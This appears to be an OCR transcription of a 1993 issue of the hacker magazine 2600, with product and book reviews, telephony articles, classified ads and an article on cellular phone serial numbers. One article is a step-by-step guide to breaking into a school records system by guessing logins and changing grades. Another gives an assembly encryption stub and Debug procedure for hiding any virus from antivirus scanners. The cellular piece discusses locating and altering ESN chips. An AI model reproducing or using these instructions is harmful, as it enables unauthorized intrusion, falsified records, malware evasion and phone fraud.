


FIGURE 4L

PRODUCT REVIEW

Access Data Recovery
Password Cracking Software
$245 NTPASS
$185 All others
87 East 600 South
Orem, UT 84058
(801) 224-6970
Review by Hakim

Just how secure do you think your password protected files are these days? Well, that all depends upon the amount of determination (and money!) of the First Amendment violator in question.

A password cracking software program by Access Data Recovery has helped many governments and law enforcement agencies scrutinize word processor files that were believed to be "secure" from prying eyes. Access Data Recovery has a line of software programs that will recover lost or forgotten passwords. These programs are *not* general file decrypters. They are special purpose products that decrypt only the file lock password; they do not decrypt the entire contents of the file. Decryption time is reportedly a function of size of the protected file. Access Data Recovery estimates that less than a minute is very common.

Access Data's programs will only work with files generated by specific programs such as WordPerfect, Word for Windows, Symphony, Lotus 1-2-3, and other similar products. The password cracking programs do not decode an encrypted file and convert it to plain text. Instead, they attempt to figure out the password used to encrypt the file.

Although these programs refer to their file locks as password protection systems, what they actually do is use a user selected password as the encryption/decryption key. Analysis of the file can yield the lost/unknown password.

Access Data Recovery currently carries several variations of this program. They are as follows:

WRPASS: WordPerfect password recovery (available for Macs and IBM).
LTPASS: Lotus 1-2-3, Symphony, Quattro Pro password recovery.
XLPASS: Microsoft Excel password recovery (available for Macs and IBM).
WDPASS: Microsoft Word password recovery.
PXPASS: Paradox password recovery.
NTPASS: Novell Netware password recovery.

The NTPASS Snag

The best thing about the Novell program is that it is made to allow you to change the System Administrator's password to what you want without ever knowing the original password. Access Data realized that network security could be breached with its program and they have incorporated the following features into it to avoid unauthorized use:

1) NTPASS is a standard NLM which can only be loaded at the file server. The file server is almost always located in a secure location. (Not at my school!) NTPASS will not work on any other computer.

2) In order to run NTPASS, an access code must be entered. When NTPASS is shipped, it is shipped without the access code. In order to activate NTPASS, the user needs to call Access Data to get the access code.

3) Access Data requires that users of NTPASS register the program with them before the access code will be issued.

4) Since the access code is a derivative of the NTPASS serial number and the Novell Netware serial number, each version of NetWare will require a different access code thereby requiring you to call them again. All access codes must be obtained directly from Access Data Corp.

5) Once the user changes the password, a networkwide bulletin is broadcast informing *everybody* that the supervisor's password has been changed.

6) You never find out the original password and will therefore be unable to change it back to the original.

Fortunately, the other password cracking programs do not have such drawbacks.

If you become slightly interested in this, call AccessData for a demo copy. They send a working copy of WRPASS that only works with passwords that consist of exactly 10 characters.

Changing Your Grades on a High School Computer

by Drew/Salivate

So you wanna be the next Ferris Bueller, huh? Well, it's actually easier than you think! (but not as easy as Hollywood makes it) Are you frustrated with those damn teachers? Or are you flunking out cuz you're doing too much Internet hacking and phreaking? Well, this method is better than stealing blank report cards and running them through your printer (which was the method I practiced until now!).

First of all, high school computers are very simple (they have to be in order to get anything done!). The security is extremely low, the hardest part will be finding the dialup.

When I realized that my high school was all networked, I knew that really all I had to do was find the number. At first I snuck in the computer room and rifled the desk for the number, hoping I'd find it on a memo or something. After the second or third day I was beginning to get frustrated, cuz war-dialing is a pain in the ass. So I decided to check the phone line itself and there it was, written in pencil on the phone box: 527-xxxx (sorry, gotta protect the school).

Step 2: Once you find the number, find out a little about the system. Mine was an IBM 386 (with at least 100 or so megs) running the PARS (Pupil Attendance and Records System) with 10 or so Ethernet Wyse60 terminal hookups, so it was a fairly small system. To kinda get a feel for the system, I made an appointment with my counselor and asked him to show me my spring schedule (this was in December, two weeks before the end of the Fall semester). As he cruised through the system, I kinda checked it out.

Next, I rushed home at once (cutting all of my classes after lunch) and called it up. I was of course confronted with the "Login:" prompt. After failing a few "GUEST" etc. accounts, I remembered that computer managers are lazy and stupid. So I tried my counselor's first name. *Bingo!*

What To Do If This Happens To You

When the computer asks for an emulation, type ANSI. There should be a menu of some sort, and all of the functions will be numbered.

```
SOFTWARE MENU for ted
30 WordPerfect 5.0
31 WordPerfect 5.0 personalized setup
33 Import WordPerfect files from DOS floppy
34 Export WordPerfect files to DOS floppy
55 PARS
60 Spooler
80 Abort other terminals you have logged in
90 Tape backup
99 Logout
```

The only two items we're interested in are 55 and 60. PARS is the heart of the system and you will be confronted by another password.

```
Welcome to the NAME County Office of Education
PARS Data Base Management System.
Please enter your password:
```

As many experienced hackers know, businesses (and schools) have lame employees who forget the system password(s) easily, so they take it out of the banner. In this case, the password was simply *NAME!*

So you are now deep into your school's brain. You have many options: in the attendance menu, you can change that cut you got when you found the number earlier that morning or you can change your class schedule cuz your teacher is a jerk! (Even though it doesn't matter anyway, cuz you'll get an A in the class no matter what.) You can also alter an entire class period, or even register a new student (That is a *lot* of phun! I named him Daemon Cocot.). Then give him a schedule and voila, you have the first cyber student at your high school! But best of all you can *change your grades* and permanent records.

Look for an item on the menu that refers to schedules/marks. Then in the sub menu, pick something that says Student Mark Maintenance. Yet another window will pop up. It should say **ENTER GRADING CYCLE**, so type Q1, Q2, Q3, or Q4 for which quarter grades you want to change (Q2 and Q4 are the fall and spring semesters) or you can do D1, D2, D3, or D4 for deficiencies (yes, you can delete your cinch notices, naturally you don't want your mom wondering how you pulled an A minus out of a class that you got a cinch in!).

Now comes the tricky part! So you know *how* to change your grades, but *when* do you do it? *Be aware of how your grading system works* and *how* the teachers enter the grades. At my school, on the last day of finals (a Friday), the teachers would submit all of the grades on a Scantron (fill in the bubbles with a #2 pencil type of thing) and they would be scanned that afternoon. Then on Monday, they would be printed out and sent back to the teachers to be checked. This obviously was *not* the time to change grades! The grades would then be recollected and entered later that day. Now for the *real* tricky part! In order for your grades to appear correctly (correctly for *you* of course), you have only a few hours to change them - from the time that they were scanned in until when they are printed out (see the calendar - between two and five hours depending on how much is backed up to print that night).

Monday is the day you should call up the computer. Once you have the main menu up, type 60 *this time* (Spooler). Then list the spooler files printed today. You should get something like the following (a lot of absences and stuff, but the very end is what we are looking for).

```
201/05 15:22 pars 9.5x11 mariann 596 AT004 Daily
             attendance 1/11/93
...etc
...etc
301/07 15:52 pars 9.5x11 mariann 655 AT005 Non-
             veri abs for 1/11/93
301/07 __:__ Tonight ted 656 SM002 Student
             Report Cards 1/11/93
```

The __:__ and the previous time are the most important bits of information. The __:__ means that it has either not printed out yet or it has started but not finished. So look at the line above it - this tells when the last document finished printing. So if the time right now is 4:00 pm then you are fine. But if it is 4:15 or later you had better hurry (unless your name is at the end of the alphabet). Exit the Spooler menu, enter PARS/Schedules-Marks/Student Mark Maintenance and *hack away!* And give Daemon some grades also while you're at it!

Now you will forever have the grades you gave yourself, and they will come about Wednesday. But, being the hacker type with no patience, you wanna find out right away, right? So just go into the counseling center and request a transcript the next day (Tuesday). If they say you are getting your report card tomorrow, just say you have this college... Harvard, perhaps.

If the grades you get are the ones you changed, congratulations. You are now the envy of *millions* of high school students around the world! Which brings me to my last point: *don't, don't, don't* go bragging about your latest hack! Another note: it isn't a good idea to give yourself straight A's, unless all of your teachers are oblivious of your existence. You don't want some teacher or administrator snooping around cuz they were *sure* they gave you a C minus in the class when you made the 4.0 Club!

An Overview of DSS1

by Cruise-CTRL

Integrated Services Digital Network - what a buzzword. Back in the mid to late eighties, that's all we heard about. The new all-digital telecommunications package that would allow for rates of up to 64 Kbit/sec. And it's here, and getting more and more common every day.

There are two primary signaling systems involved in ISDN: SS7 and DSS1. SS7, or Signaling System 7, is a well-known entity - as a matter of fact, SS7 is not limited to ISDN - it's an independent protocol used for things other than ISDN, too. But DSS1, or Digital Subscriber Signaling System 1 (they seem to have forgotten an S here - typical) is limited to ISDN.

DSS1 handles signaling between the end nodes (users, the local loop, whatever you want to call it) and the local telco switches. It's on the ISDN customer's premises and handles subscriber switching.

There have been a lot of compatibility problems with DSS1 - when the first ISDN sites came out several years ago, every vendor had their own protocol, and nobody could talk to each other. Here is where National ISDN 1 steps in. This is a fairly new, standardized ISDN protocol, and it was designed to handle all this compatibility mess. The old sites that were put in before this still have problems talking to others.

A typical residential ISDN subscriber has 2B + 1D channels - that is, two 64 Kbit/sec B channels for data and voice transfer, and a D (delta) channel which handles switching. The D line is DSS1 and, before its acronym was coined, it was pretty much known as just that - the "D-channel protocol".

Basically, DSS1 carries pertinent switching information (the subscriber's phone number) in what's called a message.

There is separate signaling between the local loop and trunks (between switches), and this keeps end users away from trunk signaling equipment (the old world of the blue box). The trunk signaling is done by SS7.


On a local loop, a caller on a reguler analog phone (using a Terminal Adaptor, or TA) could make a call, and the DTMF signals would be sent to the user's PBX. There, the DTMF tones would be converted to a DSS1 setup message, which has a 16 bit address field. The user's central office switch would then convert the DSS1 message to an SS7 ISDN User Part message.

From there, the SS7 signal would travel through the network to the receiving party's CO. The CO would convert the SS7 signal to (you guessed it) a DSS1 message. The ISDN-equipped PBX on the called party's end would then, if necessary, convert the DSS1 message to DTMF tones, and the phone would ring. If the recipient's phone was an ISDN set, the DSS1 message would go straight to it, rather than having to do an extra DTMF conversion.

Also, if there was no PBX on the site, but just a single ISDN phone on the local loop, the DSS1 signal from the CO would go straight to the phone. And if the call was made to a node on the same CO, SS7 wouldn't be used at all - the DSS1 signal would travel from one node on the CO to the other node, working just like a regular same-CO phone call would, not using trunk lines at all.

Another tidbit that might be useful: the Bellcore National ISDN informational hotline number is (800) 992-4736.

QUARTER NOTES



In keeping with our tradition of screwing up nearly every circuit diagram we've ever printed, we're happy to report that last issue's Quarter schematic did indeed contain an error: pins 3 and 8 on U3 should *not* be connected. While the error prevents the circuit from operating correctly, it should not have damaged the chips in any way.

Other readers expressed frustration with trying to obtain a 600 Ohm speaker. We admit that the speaker is somewhat obscure, but it was necessary in order to keep circuit parts at a minimum. For the record, we were able to use a dynamic microphone element (part number 25LM035 from Mouser Electronics) rated at 30 Ohms. It is possible to use more common speakers such as those rated at 8 Ohms, however, not without the addition of an op-amp to match U1's expected impedance.

The above schematic is a simple variation of the one we printed in our last issue. Readers will note that the original error is corrected (pins 3 and 8 on U3 are not connected), and that the circuit contains two additional parts: T1, a 2N222 NPN transistor (although any NPN transistor should work); and R4, a 1 kOhm resistor. These parts comprise a simple op-amp that will allow virtually any low impedance speaker to be used.

We were able to purchase all our parts collectively from the following firms: Digi-Key Corporation (800-344-4539); Mouser Electronics (800-346-6873); and Southpaw Electronics (800-851-8870).

BOOK REVIEW

Approaching Zero
by Paul Mungo and Bryan Clough
Random House
236 pages (plus "notes" and a "select bibliography")
Review by Stephen J. Resz

First published in Great Britain in 1992 this thin volume became available in the U.S. in April. Despite its size, it has a sub-title which is a mouthful: "The Extraordinary Underworld of Hackers, Phreakers, Virus Writers, and Keyboard Criminals." Paul Mungo is an American living in London who writes for several British newspapers. He has also covered the entertainment industry, and computer crime for such varied publications as *GQ*, *The Hollywood Reporter*, *Variety*, and *Time*. Bryan Clough is an English native who is a member of New Scotland Yard's National Computer Virus Strategy Group. He is also said to be "an accountant who specializes in international computer security."

The book is not so much a story as a collection of unrelated anecdotes - nor do the authors attempt to identify common themes or points of view. Nor can the book be said to be a history of its subject matter, because there is little historical context. Like many dual-authored books, it is a hodgepodge. However, this work is not without merit. Given the authors' geographical location, it's not surprising that *Approaching Zero* has a more international (and particularly European) flavor than most of the previous efforts in this genre. It also has more of a focus on computer viruses than any other "general trade" book released in the U.S.

The Prologue starts with a slice of the life of "Fry Guy". This is where the book begins to go wrong. The name, of course, is a handle, and we are told that he took his alias from a McDonald's commercial which proclaimed, "We are the fry guys" - but the book does not tell us that Fry Guy, while a teenager, broke into McDonald's computer and gave unjustified raises to his friends who worked at that venerable hamburger chain - which is what really got him his nickname.

Fry Guy is then described as breaking into the computers of "Credit Systems of America.... He had just broken into one of the most secure computer systems in the United States, one which held the credit histories of millions of American citizens." There is no such company as "Credit Systems of America" - Fry Guy had, of course, gotten into the computers of either TRW Credit Data or Equifax - systems which have been breached so frequently and regularly over the last 15 years that they can hardly be termed "one of the most secure" in the country. And what is so "sensitive" about the names TRW and Equifax? It is the beginning of a pattern which permeates the book.

Facts are inaccurate, or deliberately misleading. This should not be surprising to the reader, however, because in the "front of the book" acknowledgments the authors state:

"Because of the sensitivity of much of the material in this book, the names of some individuals and companies and the order of certain events have been changed. Various details have also been deliberately altered in the descriptions of certain illegal acts, and some technical definitions have been simplified to aid comprehensibility."

To a fellow journalist who believes that the facts (as best as the "truth" can be ascertained) be reported accurately and clearly - and in an entertaining manner and style - this is a sad admission. Perhaps the authors would be more comfortable writing fiction. This thought is heightened by the authors' maddingly frequent use of terms such as "allegedly". In one case they have this sentence: "The most successful bank robbery ever carried out by hackers *may* have occurred two years ago" - and then go on for four pages of technically ludicrous details of how these hackers supposedly did it. They write that the hackers "...rigged the Citicorp computer controlling the EFT transfers to direct all of its data flow to an unused Telenet terminal they had previously discovered. They took turns sitting on the terminal...." The idea of two hackers taking turns perching atop a "previously discovered" Telenet terminal is humorous - and a shameful misuse of the "King's English", particularly for a Subject from Scotland Yard, and a long-term "American Living in London." But where is this unused terminal - is it connected to the corner public phone booth? Is it the dialup PC in their neighbor's house? Is it hardwired inside the bank (which they are never said to have physically entered)? The authors don't explain; they merely move on to other details which they also can't substantiate.

The authors also pass along as "widely reported" the one about the French Exocet missiles during the Gulf War, which the French had previously sold to the Iraqis. This is the one where the printer (though these writers never even mention a printer - perhaps this is their idea of how "various details have also been deliberately altered in the description of certain illegal acts....") has been modified to take control of the the CPU and tell it to misfire the missile system. Mungo and Clough offer no serious discussion of how this would, or could be done.

The authors' use of aliases reaches the height of ridiculousness in the case of "Pat Riddle" - the writers don't even have the decency to put this factious name in quotes, perhaps they think that the surname is their clever way of signaling this falsehood to the reader. Clearly, "Pat Riddle" is Ian Murphy who has used the handles "Captain Zap" and "Bill Doger". What makes this deceit so foolish is that Murphy *loves* publicity - he thinks it's good for his security consulting business. Not that all the names have been changed. Steve Wozniak, John "Captain Crunch" Draper, and Robert Morris Jr., among others, are all properly identified. Which leaves a person wondering what criteria the authors use to selectively change peoples' names (without even having enough respect for the reader to inform them when the writers have done so).

Even when the authors aren't outright lying, or passing on rumors, they have an annoying tendency for errors and contradictions. On page 68 they say that, "The first federal law [U.S.] on computer crime, The Computer Fraud and Abuse Act, was passed in 1988." On page 223 they call it the "Computer Fraud and *Misuse* Act" - in fact, the first national American law was passed by Congress in 1984 and it had a similar but longer name; it was subsequently revised by a 1986 law. This is nothing short of sloppy journalism, perhaps what Mungo is used to in the world of London tabloids - and from a legal standpoint, what Clough, with his Scotland Yard affiliation, ought to be ashamed of.

In another instance, the authors confuse Telenet and Sprint as being two different X.25 networks - without realizing that they are one and the same. There are numerous examples throughout the book of such ignorance, and misuse of technical and business terms. This is "pop-journalism" at its worst (the book doesn't even have an index). It's not that they *always* have their facts wrong; sometimes they get them right. But at what point should the reader "suspend belief" in what is ostensively a non-fiction book?

Approaching Zero has no pro- or anti- hacker tone - however this is due less to journalistic "objectivity" than to the dry, reportorial style of its authors - or, given their propensity for un-truth, rumor, and error, maybe their lack of any moral compass bearings whatsoever. It has no verve, no excitement, no sense of suspense. This book is poor journalism, but neither is it good entertainment. That trade books about hacking for the general public can be entertaining is shown in *The Hacker Crackdown* by Bruce Sterling (mildly pro-hacker), and *The Cuckoo's Egg* by Cliff Stoll (virulently anti-hacker). In Mungo and Clough's rendition, there is no sense of adventure, and the people lack depth of character and emotion.

The sections of the book where the authors most get into the subject of viruses (particularly the chapter called "The Bulgarian Threat") borders on the academic - although they *may* contain much historically useful and interesting information. Problem is, amidst the outright fabrications, the errors, and the pages of rumors, one doesn't know when to believe the authors, and when not to. As a fellow "reporter" I generally consider this book as an "unreliable" source.

In a truly foolish ending, the authors make a vain attempt to equate hacking and writing computer viruses as equivalent to nuclear war - without ever having introduced any evidence (or even an anecdote) about the U.S. military and intelligence communities' active interest and research in this area. Do you wonder where the title *Approaching Zero* came from? So did I, but the reader gets no clues until three pages before the end, when the writers describe the "Doomsday Clock" featured in *The Bulletin of the Atomic Scientist* which purports to tell us how many minutes there are until worldwide nuclear war. The concept is silly enough when applied to the serious subject of thermonuclear weapons, but equating it to computer hacking and virus writing is absurd - not that both those activities can't, haven't, and in the future probably will continue to, cause significant damage (look at Morris' Internet worm for example). I for one firmly believe that someday some self described hacker will, accidentally or on purpose, kill someone. But even that is not equal to the loss of life, or financial consequences, from a nuclear war or additional nuclear accidents such as have happened several times in the U.S., Russia, and the writers' home turf, England. In the fantasy world created by Mungo and Clough, their mythical clock is "approaching zero".

In the end, this book may justify its title more than the authors ever intended.

protecting your virus from evil detectors

by Dr. Bloodmoney

Before learning assembler I found the subject of viri to be about the most boring subject I could think of. But it caught my attention when I started to think about how I could sneak a virus (any virus) by a scanning program such as McAfee's. Here is a simple piece of code I came up with that can be attached to any virus that has been written in assembly language (in the .COM format). It allows you to encrypt a virus until runtime (i.e. until it is too late).

Add the following code to the virus of your choice at the beginning of the program:

```
encryption_code:
      mov bx,offset start_of_virus_code
encryption_loop:
      mov ah,[bx]                    ;Take first byte of virus and put in AH
      sub ah,01                      ;This can be any integer up to FF
      mov [bx],ah                    ;move changed byte back into virus code
      inc bx                         ;move to next byte of virus
      cmp bx,offset end_virus        ;Are we done yet?
      jb  encryption_loop            ;Nope, keep going
      nop                            ;breakpoint for Debug
start_of_virus                       ;add this label to the beginning of virus
;
;
;
;                                    ;viral code
;
;
;
end_virus:
      nop                            ;add this label and NOP to the end of
code ends                            ;the virus
      end encryption_code
```

After you compile the virus into .COM format, take it into Debug.

C:>debug virus.com

Use the R command to get your registers. Take particular note of CX. After the virus has been encrypted the actual size of the file might be different than CX. This is why we placed the NOP at the end of the file.

Now run the program setting a breakpoint at the FIRST NOP (i.e. G 0111). This will just run the encryption portion of the code and exit back to Debug.

Unassemble the code with U to verify that the virus has been encrypted. You should notice a big change at this point.

Restore all registers to their original values, but first find the address of the NOP we placed at the end of the file. Put its address into CX.

Finally, change the SUB AH,01 in encryption_code to ADD AH,01

Save the file (W) and exit (Q)

You now have a virus that will avoid detection until runtime. When run, the ADD AH,01 restores the original viral code, putting it into action.

I hope you gained something from this article. I realize not everyone is familiar with assembler, but I hope I presented the material in a fashion that everyone could understand.

2600 Marketplace

HACK/VIRUS/PHREAK/ANARCHY/CRACK IBM 3.5" 1.44M disks and books. New Fall 1993 catalog. Lower prices, more products. Send $1 for catalog to: SotMESC, PO Box 573, Long Beach, MS 39560.

FREE CATALOG OF TECHNICAL PAPERS on telephony and data systems. Write: Joseph Beyys, 3622 Terrapin Lane #1003, CS, FL 33067.

"THE QUARTER" DEVICE. Complete KIT of all parts, including 2x3x1 case, as printed in the Summer 1993 issue of 2600. All you supply is 9 volt battery and wire. Only $29 or 2 kits for $50. Send money order for 2nd day shipping; checks need 2 weeks additional to clear. Add $4 for either 1 or 2 kits (foreign add $12 per order, U.S. funds only) for shipping and insurance. E. Newman, 6040 Blvd. East Suite 19N, West New York, NJ 07093.

WANTED! External SCSI 150-250 meg tape backup drive. Call John at (303) 730-6136.

I'M INTERESTED IN BUYING a red box. Anyone who can help me write to David, Carr 107, Bzn 2067-A, Aguadilla, PR 00603.

THE BLACK BAG TRIVIA QUIZ. On 5.25 360k DOS disk (only). Interactive Q&A on bugging, wiretapping, locks, alarms, weapons, and other wonderful stuff. Test your knowledge of the covert sciences. Entertaining, very educational, and FREE! Just send two 29 cent stamps to: Mentor Publications, Box 1549-Y, Asbury Park, NJ 07712.

GENUINE CUSTOM 6.49 MHZ subminiature quartz crystals - the optimum frequency and size for your project! Only $5 postpaid, sent first class mail. FREE detailed installation notes included. USPS money orders or cash shipped next day, checks allow 3 weeks. Free instructions only send SASE. Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083.

WANT TO FIND VIRUS BBS'S? Get the hot numbers to call in the Summer Computer Virus Developments Quarterly, along with other neat things, like the friendly Potassium Hydroxide encrypting virus that keeps snoops off your computer, and the SS-386 protected mode boot sector virus that will leave your a-v software in a cold sweat. $25 with disk. 1 year subscription, $75. American Eagle Publications, Box 41401, Tucson, AZ 85717.

SPANISH HACKER GROUP named IBERHACKER look for exchange off all types of information about computer insecurity (hacking, cracking, phreaking, computer viruses, etc.) and contact with all interested in computer security. We have thousands of pages with computer security-insecurity information. Contact: IBERHACKER - Peru, 6, 1o - 18600 Motril - Granada - Spain.

CARD READER/WRITER/PROGRAMMERS for sale/trade. Plus automated Tempest module (ATM, a/a T-2 movie), Williams' Van Eck System (WVES), KX Radar Emitter (KXRE) - much more. Plus books, manuals, software, services relating to computer, phone, ATM, and energy hacking and phreaking, security and surveillance, weaponry and rocketry, financial and medical. New catalog $4 (no free catalog): Consumertronics, P.O. Drawer 537, Alamogordo, NM 88310.

WANTED: Skilled electronics tech, for payable employment constructing electronic devices for private party. Must be in or near San Francisco, Northern Bay area, must be able to construct electronic devices from schematics. Send brief resume of skills to: Spectrum, P.O. Box 60, Glen Ellen, CA 95442.

THE GOLDEN ERA REBORN! Relive the thrill of the golden era of hacking through our exclusive collection of H/P BBS Message Bases. Posts from over 40 of the most popular boards such as 8BBS, OSUNY, PLOVERNET, LOD, PHOENIX PROJECT, and more. Available in IBM, Amiga, & Macintosh formats. Send for the listing by: Email: lodcom@mindvox.phantom.com. Snail Mail: LOD Communications, 603 W. 13th St., Suite 1A-278, Austin, TX 78701. Voice Mail: 512-448-5098.

WANTED: Early Strowger step-by-step sub-station switching equipment to set up working historical display. Need line relay sets, line finders, distributor, selectors, and individual and trunk-hunting connectors. Contact Leland, 2525 S. Meade St., Denver, CO 80219. E-mail: leland@csn.org.

WANTED: Latest War dialers and Hacking and Phreaking Programs. Please send e-mail to user01@sung.conestogac.on.ca or write to P.O. Box 1151, Station B, Sudbury ON, Canada P3E 4S6.

NEW PRODUCT: Telephone Privacy Plus device defeats line activated bugging equipment, automatic telephone tape recorders, extension eavesdroppers. Equipped with LCD line volt meter. $199.00 Surveillance/Privacy Products Catalog $5. EDE, POB 337, Buffalo, NY 14225 (716) 691-3476.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion.
Deadline for Winter issue: 11/1/93.

more cellular fun

by Judas Gerard

In the Spring 1993 issue of *2600*, Bootleg did an admirable job with his article "Cellular Magic". There are a few things that would be helpful if clarified, so let's do it. I'll assume you read Bootleg's article and have some understanding of the cellular network.

Unless a hacker is quite adept at both hardware and software coding, the item of interest residing in a phone's firmware is the Electronic Serial Number (ESN). On the phones I've worked on, the ESN is stored in a separate, discrete PROM. While some of the newer phones may indeed incorporate the ESN into a VLSI chip with the operating software and NAM, the vast majority of the units floating around don't. The ESN is *not* contained in the same chip as this other data.

I've run into many people who thought the PROM (or E(E)PROM) containing the phone's parameters such as MIN, SIDH, lock code, etc. was the same chip holding the ESN. It's not, and this becomes obvious when you realize that until a few years ago, these parameters had to be burned into a new chip by the dealer when you bought your phone and were assigned a number, or changed service.

Placing the ESN in the PROM serving as the Numeric Assignment Module (NAM) would be a de facto deviation from the EIA standard for cellular phones. This specification states: "The circuitry that provides the serial number must be isolated from fraudulent contact and tampering. Attempts to change the serial number circuitry should render the mobile station inoperative." It's obvious the manufacturers didn't do a very good job in this respect, or cellular fraud wouldn't have reached the $300 million per year mark so quickly. It's no wonder cellular fraud is becoming the medium of choice for hackers who are hip enough to push the envelope. It should be interesting to see what "boxing" techniques develop in the cellular arena.

Where the Hell is the ESN?

Getting back to the lonely little PROM with the ESN, once you know it's not in the EPROM serving as the NAM, or tucked away with the operating code for the phone, it becomes easier to locate, remove, and read (and change, if that was your desire).

The package burned with the ESN is often a 16-pin DIP style surface mounted device (SMD). Don't confuse this with the large 256 bit (32x8) PROM or E(E)PROM used as the NAM. The ESN may be stored in a 32x8 bit chip, but it sure won't be sitting in a socket. The service manual for the G.E. Mini portable phone shows the ESN located in a Ricoh RF5H01 64 bit PROM. Interestingly, this 8-pin IC is soldered all by itself on the foil (trace) side of the logic circuit board instead of the component side with everything else. It's either shy or a loner, and decided to hide from the larger chips and hackers alike.

The photograph with this article is provided to give you a feel for what we're discussing. Not being one of the geniuses who can rewrite phone software, I don't know for a fact which chip contains the ESN on this model as I haven't researched it. None of the large chips to the left of the board are the ESN PROM. One of the small SMDs below the microprocessor or the tiny 8-pin IC below and slightly to the left of the crystal are likely subjects for closer scrutiny. If there is enough interest, perhaps we'll eliminate the challenge by publishing a close-up photo of the correct chip... but that takes the fun out of it!

In closing it is important to note that there is no single answer as to where the ESN is stashed. This varies from manufacturer to manufacturer, and even phone to phone. As the hardware evolves and phones get smaller and smaller, the use of custom "Very Large Scale Integration" (VLSI) circuits increases. In those instances, the ESN could easily be buried in the same chip as the NAM or operating software.

ESN Downloading


An interesting note in this area is the recent discovery that Motorola and perhaps others have cut costs by designing late-model phones with circuitry that allows the ESN to be downloaded into the phone after manufacture rather than by mounting a pre-burned chip during assembly. There is at least one device that has recently become available that will interface your IBM PC to the phone in order to change the ESN at will. If that sounds interesting, I hope your subscription to *2600* is current. I'd feel badly if you missed our review of the product.

Caller ID

The topic of Caller ID isn't particularly relevant to cellular hacking, especially since carriers almost never pass Caller ID information from the network to the local telco. This degree of anonymity is one of the nice attributes of cellular communications.

There have been numerous letters requesting information on Caller ID, especially looking for techniques to defeat the service. Unfortunately, the outlook is grim in this area, as you'll see.

For a telco to offer the Caller ID service, the local ESS switches must be of a sufficiently recent revision and be Signaling System 7 (SS7) capable. Caller ID data, whether generated by the switch itself in the case of local calls, or sent through the SS7 network with the other call setup information, is eventually dumped down your phone line to be captured by your display device, modem, or CID to RS-232 converter and displayed on your PC.



Circled areas are possible ESN locations.

This signal is applied to your line after the first full ringing cycle during the "silent period" between the rings by the Voice-band Digital Interface (VDI) contained in your local switch. The data is transmitted as a 1200 bps asynchronous, ASCII-encoded simplex FSK data stream. The standard used is just like the Bell 202 modem specification, with the mark frequency being 1200 Hz and the space (logical zero) represented by 2200 Hz.

The problem with developing Caller ID countermeasures lies within the nature of ESS. These switches establish no actual connection between the calling and called lines until *after* the phone has been answered (and the Caller ID data has been transmitted). This is the same thing that rendered the "Black Box" totally useless.

If you are not connected to the number you are calling until after the Caller ID data has been dumped, I don't know of a way to introduce any modified data. You can't even do much after the person has answered because the Caller ID display units depend on a "ring detector" to sense when the phone is ringing to activate and apply AC termination to the line and attempt to sync up with the data stream. Once the voice connection is established and the called party is off hook, the display device will ignore anything you dump down the line.

A Solution on the Horizon?

There is a possible solution to this dilemma, but it requires the ability to access your switch's programming. Since certain telcos (like Nevada's CenTel) cooperate with law enforcement by programming the switch to send a fake number via Caller ID to assist in sting operations. It wouldn't surprise me if hackers renewed their efforts to obtain dialup access to their local ESS switch....

acronyms s-x (no y or z)

by Echo

S Sleeve
SAC Service Area Code
SAC Service Area Computer
SAC Special Area Code
SAG Street Address Guide
